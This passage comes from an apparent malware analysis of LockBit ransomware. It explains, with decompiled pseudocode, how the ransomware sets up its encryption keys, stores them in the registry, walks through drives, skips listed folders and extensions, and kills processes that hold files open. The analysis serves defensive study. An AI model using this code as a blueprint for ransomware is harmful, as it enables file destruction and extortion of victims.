  v14 = Blake2B_Hashing;
}
else
{
  v14 = SHA512_Hashing;
  if ( L1_CONTEXT_ID )
    v14 = SHA512_Hashing_2;
}
Hashing_function = v14;
PSALSA20_FUNCS = &SALSA20_FUNCS_1;
if ( !SELF_SNOOP_FLAG )
  PSALSA20_FUNCS = &SALSA20_FUNCS_2;
PPOLY1305_FUNCS = POLY1305_FUNCS;
::PSALSA20_FUNCS = PSALSA20_FUNCS;
result = 0;
crypto_scalarmult_curve25519 = &crypto_scalarmult_curve25519_ref10_0;
CRYPTO_FUNC_SETUP_FLAG = 1;
return result;
```

Figure 133: Libsodium Cryptography Initialization.

For the function to generate random data, **LockBit** tries to load **bcrypt.dll** in memory with **LoadLibraryA**, and if that suceeds, it will use **BCryptGenRandom** for the RNG function. If not, the malware just uses **CryptGenRandom** for it.

```
int retrieve_RNG_function()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v0 = KERNEL32_DLL;
  strcpy(bcrypt_dll_str, "bcrypt.dll");
  if ...
  Flink = NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink->Flink;
  v26 = Flink;
  v2 = Flink;
  v28 = Flink;
  while ...
  v0 = v28[3].Flink;
LABEL_14:
  KERNEL32_DLL = v0;
LABEL_15:
  LoadLibraryA_0 = ::LoadLibraryA_0;
  if ...
  bcrypt_dll_handle = LoadLibraryA_0(bcrypt_dll_str);
  v24 = w_BCryptGenRandom;
  if ( !bcrypt_dll_handle )                    // if can't retrieve bcrypt.dll, use CryptGenRandom
    v24 = w_CryptGenRandom;
  RNG_FUNC = v24;
  return bcrypt_dll_handle;
}
```

Figure 134: Determining RNG Function.

Next, **LockBit** resolves and formats the string **"SOFTWARE\%02X%02X%02X%02X%02X%02X%02X"** with its public key. This is then uses as the registry key name to later store the victim's cryptographic keys.

```
 software_key_format[0x47] = 0x76;
 software_key_format[0x48] = 0x31;          // SOFTWARE\%02X%02X%02X%02X%02X%02X%02X
 software_key_format[0x49] = 0x17;
 v74 = 0;
 software_key_format[0x4A] = 0xC;
 for ( k = 0; k < 0x4B; ++k )
   software_key_format[k] ^= (_WORD)k + *(_WORD *)&v72[9];
 v74 = 0;
 v8 = (struct _LIST_ENTRY *)USER32_DLL;
 if ( !USER32_DLL )
 {
   v8 = Resolve_User32Handle();
   USER32_DLL = (int)v8;
 }
 wsprintfW = (char *)::wsprintfW;
 if ( !::wsprintfW )
 {
   wsprintfW = get_wsprintfW(v8);
   ::wsprintfW = (int)wsprintfW;
 }
 ((void (__cdecl *)(__int16 *, __int16 *, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))wsprintfW)(
   lockbit_crypto_key_regkey_name,
   software_key_format,
   LOCKBIT_PUBLIC_KEY[0],
   LOCKBIT_PUBLIC_KEY[1],
   LOCKBIT_PUBLIC_KEY[2],
   LOCKBIT_PUBLIC_KEY[3],
   LOCKBIT_PUBLIC_KEY[5],
   LOCKBIT_PUBLIC_KEY[7],
   LOCKBIT_PUBLIC_KEY[9]);
```

```
if ( RegCreateKeyExW(
       HKEY_CURRENT_USER,
       (LPCWSTR)lockbit_crypto_key_regkey_name,
       0,
       0,
       0,
       0xF003F,
       0,
       (PHKEY)&lockbit_regkey_handle,
       (LPDWORD)&lpdwDisposition) )
```

Figure 135, 136: Resolving LockBit Cryptographic Registry Key.

If the **RegCreateKeyExW** fails, **LockBit** skips setting the crypto registry key on the victim machine.

First, the malware calls **Libsodium's crypto_box_keypair** to randomly generate a 32-byte private key and the corresponding 32-byte public key for the victim. Next, it encrypts the 64-byte buffer containing the victim's public and private key using **Libsodium's crypto_box_easy** function and wipes the victim's private key from memory.

```
if ( RegCreateKeyExW(
       HKEY_CURRENT_USER,
       (LPCWSTR)lockbit_crypto_key_regkey_name,
       0,
       0,
       0,
       0xF003F,
       0,
       (PHKEY)&lockbit_regkey_handle,
       (LPDWORD)&lpdwDisposition) )
{                                       // fails to create reg key
  w_crypto_box_keypair((int)VICTIM_PUBLIC_KEY, (int)&VICTIM_PRIVATE_KEY);
  w_crypto_box_easy(VICTIM_PUBLIC_KEY, SESSION_BOX, 64ui64, (int)LOCKBIT_PUBLIC_KEY);
  w_mem_fill(&VICTIM_PRIVATE_KEY, 0xFF, 0x20);// Clear victim_private_key
  goto LABEL_67;
}
```

Figure 137: Generating & Encrypting Victim's Public & Private Key.

The encryption routine is shown below. For each encryption, a public-private key pair is generated using the same algorithm as above, and for the sake of simplicity, we'll call this the encrypted box's public-private key pair. The malware then generates the nonce for the **crypto_box_easy** function by hashing the box public key appended by the first 8 bytes of the given public key, and it calls the **crypto_box_easy** function to encrypt the given data using the box private key and the given public key.

```
((void (__cdecl *)(char *, int))RNG_struct->gen_random_buffer)(box_priv_key, 0x20);
if ( crypto_scalarmult_curve25519_base(box_public_key, box_priv_key) )// gen public-private key pair for box
  return 0xFFFFFFFF;
crypto_generichash((int)box_public_key, (int)hashed_nonce, (int)&savedregs, their_pk);// nonce blake2b-192(box_public_key + their PK)
if ( message_length > 0xFFFFFFEF )
  w_w_ExitProcess(v8);
v26 = 0;
if ( (*crypto_scalarmult_curve25519)((int)v21, (int)box_priv_key, their_pk) )
  goto LABEL_15;
v9 = 0;
do
{
  v10 = *((_BYTE *)v21 + v9++);
  v26 |= v10;
}
while ( v9 < 0x20 );
if ( ((v26 - 1) & 0x100) == 0 || crypto_core_hchacha20((int *)"", var_A4, v21) )// crypto_box_curve25519xchacha20poly1305_beforenm
{
LABEL_15:
  v11 = 0xFFFFFFFF;
}
else
{
  v11 = crypto_secretbox_xchacha20poly1305_detached(
          output + 0x20,
          (int *)(output + 0x30),
          their_pk,
          output,
          my_message,
          message_length,
          hashed_nonce,
          var_A4);
```

Figure 138: Calling Libsodium's crypto_box_easy Authenticated Encryption Function.

The encrypted result is returned in the following format:

```
struct encrypted_box {
   byte box_public_key[0x20];
   byte box_encrypted_data[input_size + 0x10];
}
```

In this case, the box's encrypted data stores the encrypted victim's public-private key pair, and we will call this the session box. For this, **LockBit's** decryptor can call **Libsodium's crypto_box_open_easy** function using their private key and the box public key to decrypt its encrypted data. Of course, the nonce generation during decryption is simple too because **LockBit** has access to both its own public key and the box public key.

If the registry key above is created/opened successfully, **LockBit** does not generate and encrypt these keys. Instead, it calls **RegQueryValueExA** to query them into memory. The session box is stored in the **"Private"** key's data and the victim's public key is stored in the **"Public"** key's data if they exist.

```
v15 = ((int (__stdcall *)(int, char *, _DWORD, int *, int, int *))get_RegQueryValueExA)(
        lockbit_regkey_handle,
        Private_str,                    // "Private"
        0,
        &v50,
        SESSION_BOX,
        &v51);
v51 = 0x40;
v16 = v15;
*(_DWORD *)&v86[7] = 0x6F;
v17 = 0;
Public_str_1[0] = 0x3F;
Public_str_1[1] = 0x1A;
Public_str_1[2] = 0xD;
Public_str_1[3] = 3;
Public_str_1[4] = 6;
Public_str_1[5] = 0xC;
v88 = 0;
do ...
v18 = (struct _LIST_ENTRY *)ADVAPI32_DLL;
v88 = 0;
if ...
RegQueryValueExA = (char *)RegQueryValueExA_1;
if ...
victim_public_key = virtual_mem;
v21 = ((int (__stdcall *)(int, char *, _DWORD, int *, int, int *))RegQueryValueExA)(
        lockbit_regkey_handle,
        Public_str_1,                   // "Public"
        0,
        &v50,
        virtual_mem,
        &v51);
```

Figure 139: Retrieving Session Box & Victim's Public Key From Registry.

If querying the registry fails, the malware generates the victim's public-private key pair, encrypts them, and calls **RegSetValueExA** to set the appropriate registry keys.

```
w_crypto_box_keypair((int)VICTIM_PUBLIC_KEY, (int)&VICTIM_PRIVATE_KEY);
w_crypto_box_easy(VICTIM_PUBLIC_KEY, SESSION_BOX, 0x40ui64, (int)LOCKBIT_PUBLIC_KEY);// if reg query fails, generate keys & set registry
w_mem_fill(&VICTIM_PRIVATE_KEY, 0xFF, 0x20);
v92 = 0x4E;
Private_str_1 = 0x1E;
strcpy(Private_str_2, "=9'3'1");
for ( n = 0; n < 7; ++n )
  Private_str_2[n - 1] ^= (_BYTE)n + (_BYTE)v92;// Private
v25 = (struct _LIST_ENTRY *)ADVAPI32_DLL;
Private_str_2[6] = 0;
if ( !ADVAPI32_DLL )
{
  v25 = get_advapi32_dll();
  ADVAPI32_DLL = (int)v25;
}
RegSetValueExA_1 = (char *)::RegSetValueExA_1;
if ( !::RegSetValueExA_1 )
{
  RegSetValueExA_1 = get_RegSetValueExA(v25);
  ::RegSetValueExA_1 = (int)RegSetValueExA_1;
}
((void (__stdcall *)(int, char *, _DWORD, int, int, int))RegSetValueExA_1)(
  lockbit_regkey_handle,
  &Private_str_1,
  0,
  3,
  SESSION_BOX,
  0x70);
```

Figure 140: Generating Cryptographic Keys & Setting Registry.

After setting up the cryptographic keys, **LockBit** initializes its multithreading setup for encryption. It calls **NtCreateIoCompletion** to create an I/O completion port and **CreateThread** to spawn child threads for encryption. The number of child threads is equal to the number of processors on the system that it retrieves from the PEB.

For each child thread, the malware calculates its affinity mask using its index in the thread array. With the mask, **LockBit** calls **NtSetInformationThread** to set the processor affinity mask for the specific child thread. This registers a binding the child thread to one specific CPU, so that the thread will only execute on that designated processor. This provides cache affinity to the child thread to have warm cache which tremendously reduces cache misses and increases performance when the child thread is scheduled to run.

```
PEB = NtCurrentPeb();
RANSOM_NOTE_LEN += 0x10;
NumberOfProcessors = PEB->NumberOfProcessors;
if ( NumberOfProcessors == 1 )
  NumberOfProcessors = 2;
NumberOfProcessors_1 = NumberOfProcessors;
PROCESSOR_COUNT = NumberOfProcessors;
NtCreateIoCompletion = Resolve_NtCreateIoCompletion();
if ( NtCreateIoCompletion(&IO_COMPLETION_HANDLE, IO_COMPLETION_ALL_ACCESS, 0, NumberOfProcessors_1) >= 0 )
{
  THREAD_ARRAY = allocate_virtual_mem((4 * PROCESSOR_COUNT));// create child thread
  if ( THREAD_ARRAY )
  {
    thread_index = 0;
    if ( !PROCESSOR_COUNT )
      return 1;
    while ( 1 )
    {
      THREAD_ARRAY[thread_index] = w_create_thread(lockbit_child_thread, 0);
      child_thread_handle = THREAD_ARRAY[thread_index];
      if ( child_thread_handle == INVALID_HANDLE_VALUE )
        break;
      affinity_mask = 1 << thread_index;
      child_thread_handle_1 = child_thread_handle;
      NtSetInformationThread = Resolve_NtSetInformationThread();
      NtSetInformationThread(child_thread_handle_1, 4, &affinity_mask, 4);// ThreadAffinityMask
      if ( ++thread_index >= PROCESSOR_COUNT )
        return 1;
    }
  }
```

Figure 141: Multithreading Setup.

The functionality of the child thread function is discussed in the later Child Thread section.

Traversing Local Drive

To traverse through all local drives, **LockBit** calls **GetLogicalDrives** to retrieves a bitmask representing the currently available disk drives. Using the bitmask, the malware checks each bit to skip processing drives that are not available.

```
logical_drives_bitmask = GetLogicalDrives();
drive_name_1 = ':\0Z';
v154 = 0;
drive_index_bw = 0x1A;
while ( 2 )
{
  drive_exists = _bittest(&logical_drives_bitmask, --drive_index_bw);
  v159 = drive_index_bw;
  if ( !drive_exists )                    // if drive's bit is not set -> drive not available -> skip
    goto SKIP_DRIVE;
```

Figure 142: Searching For Available Disk Drives.

For each available drive, the malware calls **GetDriveTypeW** to check and avoid drives whose type is not **DRIVE_FIXED**, **DRIVE_REMOVABLE**, and **DRIVE_RAMDISK**.

```
LABEL_58:
    GetDriveTypeW_1 = (int)GetDriveTypeW;
LABEL_59:
    drive_type = GetDriveTypeW(&drive_name_1);
    if ( drive_type != DRIVE_FIXED && drive_type != DRIVE_REMOVABLE && drive_type != DRIVE_RAMDISK )
      goto SKIP_DRIVE_2;
```

Figure 143: Checking Drive Types.

Next, after resolving each drive's name, **LockBit** spawns a thread to traverse it. The thread handle is added to a global thread array structure for cleaning up afterward.

```
LABEL_92:
    ::wsprintfW = (int)wsprintfW;
LABEL_93:
    full_drive_path_1 = full_drive_path;
    ((void (__cdecl *)(int, __int16 *, int *))wsprintfW)(full_drive_path, folder_format_str, &drive_name_1);
    RtlEnterCriticalSection = (void (__stdcall *)(void *))Resolve_RtlEnterCriticalSection();
    RtlEnterCriticalSection(&CRIT_SECT);
    PARENT_THREAD_ARRAY[PARENT_THREAD_COUNT] = w_create_thread((int)parent_thread_to_traverse, full_drive_path_1);// one parent thread per drive
    if ( PARENT_THREAD_ARRAY[PARENT_THREAD_COUNT] != 0xFFFFFFFF )
      _InterlockedIncrement(&PARENT_THREAD_COUNT);
    RtlLeaveCriticalSection_3 = (void (__stdcall *)(void *))Resolve_RtlLeaveCriticalSection();
    RtlLeaveCriticalSection_3(&CRIT_SECT);
```

Figure 144: Spawning Threads To Traverse Drives.

To traverse each drive, the malware first compares the drive name to **"tsclient"** and **"Microsoft Terminal Services"** to avoid processing these. Drives that have been traversed have their name added to a global array, so for each new drive to be processed, **LockBit** iterates through this array and checks if the drive's name is in there to avoid traversing any drive multiple times.

```
LABEL_93:
    if ( lstrcmpiW_2(PROCESSED_DRIVE_ARRAY[drive_index], drive_path) )// compare drive name to avoid processing twice
      goto LABEL_109;
    v69 = NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink->Flink[3].Flink;
    RtlLeaveCriticalSection = RtlLeaveCriticalSection_0;
    v355 = v69;
    if ...
    if ...
    v74 = (&v69->Flink + *(v72 + 8));
    while ...
    do ...
    v69 = v355;
    if ...
    RtlLeaveCriticalSection = (v355 + *(&v355->Flink + 4 * *(&v355->Flink + 2 * v326 + v380[9]) + v380[7]));
LABEL_107:
    drive_index = v407;
    RtlLeaveCriticalSection_0 = RtlLeaveCriticalSection;
LABEL_108:
    RtlLeaveCriticalSection(&CRIT_SECT);
    _InterlockedDecrement(&PARENT_THREAD_COUNT);
    exit_current_thread();
LABEL_109:
    v407 = ++drive_index;
    if ( drive_index < PROCESSED_DRIVE_COUNT )
      continue;
    break;
  }
```

Figure 145: Avoiding Traversing Drives Multiple Times.

Before traversing a drive, the malware formats the string **"%s\%02X%02X%02X%02X.lock"** with its public key to generate a file name with the **.lock** extension in the target drive. Because this file being in a drive used as a sign that the drive is being encrypted, **LockBit** calls **CreateFileW** to try creating this file

in the target drive. If the file already exists, the malware's thread just exits immediately to avoid having multiple threads encrypting a file at once.

```
LABEL_140:
  (wsprintfW)(
    lock_file_path,
    lock_file_path_format_str,                  // "%s\%02X%02X%02X%02X.lock"
    drive_path,
    LOCKBIT_PUBLIC_KEY[0],
    LOCKBIT_PUBLIC_KEY[1],
    LOCKBIT_PUBLIC_KEY[2],
    LOCKBIT_PUBLIC_KEY[3]);
```

```
LABEL_167:
  CreateFileW_1 = CreateFileW;
LABEL_168:
  lock_file_handle = CreateFileW(lock_file_path, GENERIC_READ|GENERIC_WRITE, 0, 0, CREATE_NEW, 0x4000100, 0);
  if ( lock_file_handle == INVALID_HANDLE_VALUE && NtCurrentTeb()->LastErrorValue == ERROR_ALREADY_EXISTS )
  {
    RtlLeaveCriticalSection_1 = Resolve_RtlLeaveCriticalSection();
    RtlLeaveCriticalSection_1(&CRIT_SECT);
    _InterlockedDecrement(&PARENT_THREAD_COUNT);
    exit_current_thread();
  }
```

Figure 146, 167: Creating .lock File To Enforce One Encryption Thread Per Drive.

Once the drive is ready to be encrypted, the malware adds it to the global drive array so other threads can later ignore it.

```
virtual_mem = allocate_virtual_mem(0x410);
PROCESSED_DRIVE_ARRAY[PROCESSED_DRIVE_COUNT] = virtual_mem;
w_mem_fill(virtual_mem, 0, 0x410);
v124 = 0;
v125 = drive_path;
if ( drive_path && *drive_path )
{
  do
  {
    ++v125;
    ++v124;
  }
  while ( *v125 );
}
w_mem_copy(PROCESSED_DRIVE_ARRAY[PROCESSED_DRIVE_COUNT], drive_path, 2 * v124 + 2);
++PROCESSED_DRIVE_COUNT;
RtlLeaveCriticalSection_2 = Resolve_RtlLeaveCriticalSection();
RtlLeaveCriticalSection_2(&CRIT_SECT);
```

Figure 148: Adding Drive Name To Processed Drive Array.

It also calls **SHEmptyRecycleBinW** to remove all files in the drive's Recycle Bin folder and **GetDiskFreeSpaceW** to retrieve memory information about the drive to send to the logging window. Also, the number of bytes per sector retrieved from the function is used as the block size for encrypting file.

To traverse the drive, **LockBit** calls **FindFirstFileExW** and **FindNextFileW** to enumerate through all files/folders in the drive. It first avoids the filenames **"."** and **..**, which corresponds to the drive's current and parent directory.

```
if ( !FindFirstFileExW_1 )
{
  FindFirstFileExW = get_FindFirstFileExW(v6);
  FindFirstFileExW_1 = FindFirstFileExW;
}
find_file_result = (FindFirstFileExW)(
                     sub_file_full_path,
                     FindExInfoStandard,
                     &lpFindFileData,
                     FindExSearchNameMatch,
                     0,
                     0);
find_file_result_1 = find_file_result;
find_file_result_2 = find_file_result;
if ( find_file_result != 0xFFFFFFFF )
{
  sub_file_format_string[0] = 's\0%';
  sub_file_format_string[1] = '%\0\\';        // %s\\%s
  sub_file_format_string[2] = 's';
  while ( *lpFindFileData.cFileName == '.' )
  {
    if ( *&lpFindFileData.cFileName[2] == '.' )// avoid . and ..
    {
      if ( *&lpFindFileData.cFileName[4] )
        break;
    }
    else if ( *&lpFindFileData.cFileName[2] )
    {
      break;
    }
```

Figure 149: Drive Enumeration.

If the malware finds a subfolder inside with the **FILE_ATTRIBUTE_DIRECTORY** type, it calls **CharLowerW** and compares the folder's name in lower case with the following names to avoid encrypting.

```
$Windows.~bt, intel, msocache, $recycle.bin, $windows.~ws, tor browser, boot, windows nt,
msbuild, microsoft, all users, system volume information, perflog, google, application data,
windows, windows.old, appdata, mozilla, microsoft.net, microsoft shared, internet explorer,
common files, opera, windows journal, windows defender, windowsapp, windowspowershell, usoshared,
windows security, windows photo viewer
```

```
if ( (lpFindFileData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) != 0 )
{
  v17 = USER32_DLL;
  if ...
  wsprintfW_1 = ::wsprintfW;
  if ...
  (wsprintfW_1)(sub_file_full_path, sub_file_format_string, directory_path_1, lpFindFileData.cFileName);
  windows_bt_str[0] = 0x770024;
  windows_bt_str[1] = 0x6E0069;
  windows_bt_str[2] = 0x6F0064;
  windows_bt_str[3] = 0x730077;
  windows_bt_str[4] = 0x7E002E;
  windows_bt_str[5] = 0x740062;             // $Windows.~bt
  v284 = 0;
  intel_str[0] = 0x6E0069;
  intel_str[1] = 0x650074;
  intel_str[2] = 0x6C;                      // intel
  msocache_str[0] = 0x73006D;
  msocache_str[1] = 0x63006F;
  msocache_str[2] = 0x630061;
  msocache_str[3] = 0x650068;               // msocache
  v445 = 0;
  recycle_bin_str[0] = 0x720024;
  recycle_bin_str[1] = 0x630065;
  recycle_bin_str[2] = 0x630079;
  recycle_bin_str[3] = 0x65006C;
  recycle_bin_str[4] = 0x62002E;
  recycle_bin_str[5] = 0x6E0069;            // $recycle.bin
  v282 = 0;
```

Figure 150: Blacklisting Folder Names.

If the folder name is valid, **LockBit** calls the traversing function on the folder to recursively traversing it.

```
    v84 = windows_media_player_str;
    v85 = 0x14;
    while ( *(v84 + v450 - windows_media_player_str) == *v84 )
    {
      v84 = (v84 + 2);
      if ( !--v85 )
        goto NEXT_FILE;
    }
  }
  process_and_traverse_directory(block_size_1, sub_file_full_path, file_processed_sucessfully);// recursive traverse
```

Figure 151: Recursive Folder Traversal.

If a file whose type is not **FILE_ATTRIBUTE_SYSTEM** is encountered, **LockBit** compares its extension with the following extensions to avoid encrypting.

```
.386, .cmd, .ani, .adv, .msi, .msp, .com, .nls, .ocx, .mpa, .cpl, .mod, .hta,
.prf, .rtp, .rpd, .bin, .hlp, .shs, .drv, .wpx, .bat, .rom, .msc, .spl, .msu,
.ics, .key, .exe, .dll, .lnk, .ico, .hlp, .sys, .drv, .cur, .idx, .ini, .reg,
.mp3, .mp4, .apk, .ttf, .otf, .fon, .fnt, .dmp, .tmp, .pif, .wav, .wma, .dmg,
.iso, .app, .ipa, .xex, .wad, .msu, .icns, .lock, .lockbit, .theme, .diagcfg,
.diagcab, .diagpkg, .msstyles, .gadget, .woff, .part, .sfcache, .winmd
```

```
else if ( (lpFindFileData.dwFileAttributes & FILE_ATTRIBUTE_SYSTEM) == 0 )// if file type ≠ FILE_ATTRIBUTE_SYSTEM
{
  if ( file_name_length > 4 )
  {
    dot_386_ext[0] = 0x33002E;
    dot_386_ext[1] = 0x360038;              // .386
    v336 = 0;
    cmd_ext[0] = 0x63002E;                  // .cmd
    cmd_ext[1] = 0x64006D;
    v334 = 0;
    ani_ext[0] = 0x61002E;
    ani_ext[1] = 0x69006E;                  // .ani
    v332 = 0;
    adv_ext[0] = 0x61002E;                  // .adv
    adv_ext[1] = 0x760064;
    v366 = 0;
    msi_ext[0] = 0x6D002E;                  // .msi
    msi_ext[1] = 0x690073;
    v330 = 0;
    msp_ext[0] = 0x6D002E;
    msp_ext[1] = 0x700073;                  // .msp
    v328 = 0;
```

Figure 152: Blacklisting Extensions.

LockBit also avoids encrypting the file if its name is in the following file list.

```
ntldr, ntuser.dat.log, bootsect.bak, autorun.inf, thumbs.db, iconcache.db, restore-my-files.txt
```

If the file's attribute is **FILE_ATTRIBUTE_READONLY**, **LockBit** calls **SetFileAttributesW** to set it to **FILE_ATTRIBUTE_NORMAL** to be able to encrypt data and write to it. Finally, it calls a function to set up the file structure to be sent to child threads to encrypt via I/O completion port.

```
  if ( (file_attribute & FILE_ATTRIBUTE_READONLY) == 0 )
    goto LABEL_549;
  v257 = KERNEL32_DLL;
  if ( !KERNEL32_DLL )
  {
    v257 = Resolve_Kernel32();
    KERNEL32_DLL = v257;
  }
  SetFileAttributesW = SetFileAttributesW_1;
  if ( !SetFileAttributesW_1 )
  {
    SetFileAttributesW = get_SetFileAttributesW(v257);
    SetFileAttributesW_1 = SetFileAttributesW;
  }
  if ( (SetFileAttributesW)(directory_path_2, FILE_ATTRIBUTE_NORMAL) )
  {
L_549:
    v259 = v425;
    set_up_and_send_file_struct(directory_path_2, block_size_1, file_processed_sucessfully);
    if ( v259 ≠ 6 )
      v425 = v259 + 1;
  }
```

Figure 153: Setting File's Attribute & Setting Up Shared File Structure.

Below is a rough recreation of the shared file structure, which is exactly 24656 bytes in size.

```
struct __declspec(align(8)) LOCKBIT_FILE_STRUCT
{
  byte AES_IV[16];
  byte AES_key[16];
  uint64_t file_size;
  uint32_t block_size;
  uint32_t chunk_count;
  HANDLE file_handle;
  UNICODE_STRING file_NT_path_name;
  DWORD chunk_size;
  LARGE_INTEGER last_chunk_offset;
  DWORD number_of_chunks_allocated;
  DWORD unk2;
  LOCKBIT_CHUNK_STRUCT chunk_structs[512];
};
```

First, because each file is encrypted in chunks, the malware calculates the size of the chunks based on the block size (which is also the number of bytes per sector). If the block size is not retrieved successfully, the default block size is set to 512 bytes.

```
chunk_size = 8 * (block_size != 0) + 64;      // chunk_size = 8 * block_size + 0x40
v393 = 512;
if ( !block_size )
  block_size_1 = 512;                         // default block_size = 512 bytes
v331 = 0;
file_struct = allocate_virtual_mem(0x6050);
```

Figure 154: Calculating Chunk Size.

Next, **LockBit** appends the encrypted extension **".lockbit"** to the end of the filename and calls **RtlDosPathNameToNtPathName** to set the path name in the file structure's **file_NT_path_name** field.

It also calls **NtCreateFile** to retrieve a file handle to the target file to set the structure's **file_handle** field, and if that fails, the malware attempts to terminate any processes that is using the file.

```
w_mem_copy(dup_file_path, file_path_1, last_chunk_high_1);
w_mem_copy(dup_file_path_2 + last_chunk_high_1, lockbit_extension, 0x12);// .lockbit
RtlDosPathNameToNtPathName = Resolve_RtlDosPathNameToNtPathName_U();
v11 = RtlDosPathNameToNtPathName(dup_file_path_2, &file_struct->file_NT_path_name, 0, 0);// write file path + encrypted extesion
w_NtFreeVirtualMemory(dup_file_path_1);
if ( !v11 )
  goto LABEL_21;
v302 = chunk_size;
file_struct->number_of_chunks_allocated = 1;
p_file_handle = &file_struct->file_handle;
file_struct->file_NT_path_name.Length -= 0x10;
ObjectAttributes.ObjectName = &file_struct->file_NT_path_name;
ObjectAttributes.Length = 0x18;
ObjectAttributes.RootDirectory = 0;
ObjectAttributes.Attributes = 0x40;
ObjectAttributes.SecurityDescriptor = 0;
ObjectAttributes.SecurityQualityOfService = 0;
IoStatusBlock = 0i64;
NtCreateFile_1 = Resolve_NtCreateFile();
if ( NtCreateFile_1(
       &file_struct->file_handle,
       0x10003,
       &ObjectAttributes,
       &IoStatusBlock,
       0,
       FILE_ATTRIBUTE_NORMAL,
       0,
       FILE_OPEN,
       v302,
       0,
       0) < 0 )
{
  if ( !terminate_file_owner_processes(file_path_1) && !set_file_security_info(file_path_1) )
  {
```

Figure 155: Retrieving File Handle.

To terminate file owners, **LockBit** calls **NtOpenFile** to retrieve the file handle and calls **NtQueryInformationFile** to query the file information class **FileProcessIdsUsingFileInformation** to retrieve a list of IDs for processes that are accessing the file. **LockBit** calls **NtQuerySystemInformation** to query all running processes on the system and iterates through each until it finds processes that accesses the file.

```
RtlDosPathNameToNtPathName_U(file_path, NT_file_path, 0, 0);
ObjectAttributes.Length = 0x18;
ObjectAttributes.ObjectName = NT_file_path;
ObjectAttributes.RootDirectory = 0;
memset(&ObjectAttributes.Attributes, 0, 0xC);
NtOpenFile = get_NtOpenFile();
v3 = NtOpenFile(&file_handle, FILE_READ_ATTRIBUTES, &ObjectAttributes, &IoStatusBlock, SHARE_CURRENT_USES_PARMNUM, 0);
if ( v3 < 0 )
  goto LABEL_139;
v4 = 0;
Information = 0x104;
file_handle_1 = file_handle;
v120 = 0;
virtual_mem = allocate_virtual_mem(byte_4F0860);
file_proc_IDs = v118;
v111 = virtual_mem;
v123 = 0;
while ( 2 )
{
  if ( v4 < Information )
  {
    file_proc_IDs = allocate_virtual_mem((Information - v4));
    v118 = file_proc_IDs;
    v120 = v111 - file_proc_IDs;
  }
  Flink = NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink->Flink[3].Flink;
  NtQueryInformationFile = NtQueryInformationFile_0;
  v131 = Flink;
  if ...
  v3 = (NtQueryInformationFile)(file_handle_1, &IoStatusBlock_1, file_proc_IDs, v120, 47);// FileProcessIdsUsingFileInformation
```

```
  NtQuerySystemInformation = NtQuerySystemInformation_0;
  v126 = v24;
  if ...
  v36 = (NtQuerySystemInformation)(
          SystemProcessInformation,
          sys_proc_info,
          SystemInformationLength,
          &SystemInformationLength);
  v121 = v36;
  if ( v36 < 0 )
    goto LABEL_94;
  sys_proc_info_curr = sys_proc_info_1;
  ProcessIdList = file_proc_IDs->ProcessIdList;
  NextEntryOffset = 0;
ABEL_46:
  NumberOfProcessIdsInList = file_proc_IDs->NumberOfProcessIdsInList;
  sys_proc_info_curr = (sys_proc_info_curr + NextEntryOffset);
  sys_proc_info_curr_1 = sys_proc_info_curr;
  curr_proc_ID_in_list = ProcessIdList;
  NumberOfProcessIdsInList_1 = NumberOfProcessIdsInList;
  while ( 1 )
  {
    curr_proc_ID_in_list_val = *curr_proc_ID_in_list++;
    malware_process_ID = sys_proc_info_curr->UniqueProcessId;// check each process's ID
    curr_proc_id_in_list = curr_proc_ID_in_list;
    if ( curr_proc_ID_in_list_val == malware_process_ID )
      break;
ABEL_91:
```

Figure 156, 157: Enumerating To Find File Owners.

For each of those proccess, the malware retrieves its executable name, hashes it with **ROR13**, and compares it to a list of process hashes to avoid.

```
CharLowerBuffW(sys_proc_info_curr->ImageName.Buffer, cchLength);
v68 = 0;
v69 = *sys_proc_info_curr->ImageName.Buffer;
for ( i = v69; ; v69 = i )
{
  if ( v69 )
  {
    v70 = v69 - ' ';
    if ( i < 'a' )
      v70 = v69;
    process_name_hash = ROR13_hash(sys_proc_info_curr->ImageName.Buffer + 1, v70);
  }
  else
  {
    process_name_hash = 0;
  }
  if ( process_name_hash == process_hash_blacklist[v68] )// compare with hash list
  {
    curr_proc_ID_in_list = curr_proc_id_in_list;
    NumberOfProcessIdsInList = NumberOfProcessIdsInList_1;
    goto LABEL_91;
  }
  if ( ++v68 >= 0x19 )
    break;
```

Figure 158: Enumerating To Find File Owners.

Below is the list of hashes to avoid terminating.

```
0x2C99BB9E, 0xE3040AC3, 0xDFF94C0E, 0x230D4C0F, 0xEDFFA2DF, 0x7679DAD9, 0xDFD4E1B0, 0x2C03BAC0,
0xB2E7021A, 0xA2DB72B9, 0x2BC94C0F, 0x6C916B9F, 0x5FC881AB, 0x6318437E, 0x32FB431E, 0xEEF7FBA3,
0x3CE08834, 0x4A00E40D, 0x86059875, 0x728CB221, 0x5E2D07A0, 0x2903F2AF, 0x33FB126D, 0x6895E8E4,
0x39DB8E34
```

Now I can sit here and bruteforce to try and guess what process each of these hashes corresponds to, but you know what they say.

If the hash of the process's name is not in the list above, **LockBit** retrieves its ID and calls **NtTerminateProcess** to terminate it.

```
wsprintfA = ::wsprintfA;
if ...
wsprintfA(
  killed_process_msg,
  killed_process_format_str,
  sys_proc_info_curr->ImageName.Buffer,
  sys_proc_info_curr->UniqueProcessId);
send_log_message(killed_process_msg, 0);
terminate_process(sys_proc_info_curr->UniqueProcessId);
```

Figure 159: Terminating Each File Owner Process.

Next, the malware calls **NtCreateFile** to try and retrieving the file handle again. After doing this successfully, **LockBit** calls **NtSetInformationFile** with the information class **FileCompletionInformation** to associate the file's shared structure with the I/O completion port to communicate with the child threads.

```
file_struct->file_NT_path_name.Length += 0x10;
CompletionFileInformation.Port = IO_COMPLETION_HANDLE;
CompletionFileInformation.Key = file_struct;
file_handle_1 = *p_file_handle;
NtSetInformationFile = Resolve_NtSetInformationFile();// associate file structure to I/O comp port
if ( NtSetInformationFile(file_handle_1, &IoStatusBlock, &CompletionFileInformation, 8, 0x1E) < 0 )// FileCompletionInformation
```

Figure 160: Associating File Shared Structure With I/O Completion Port.

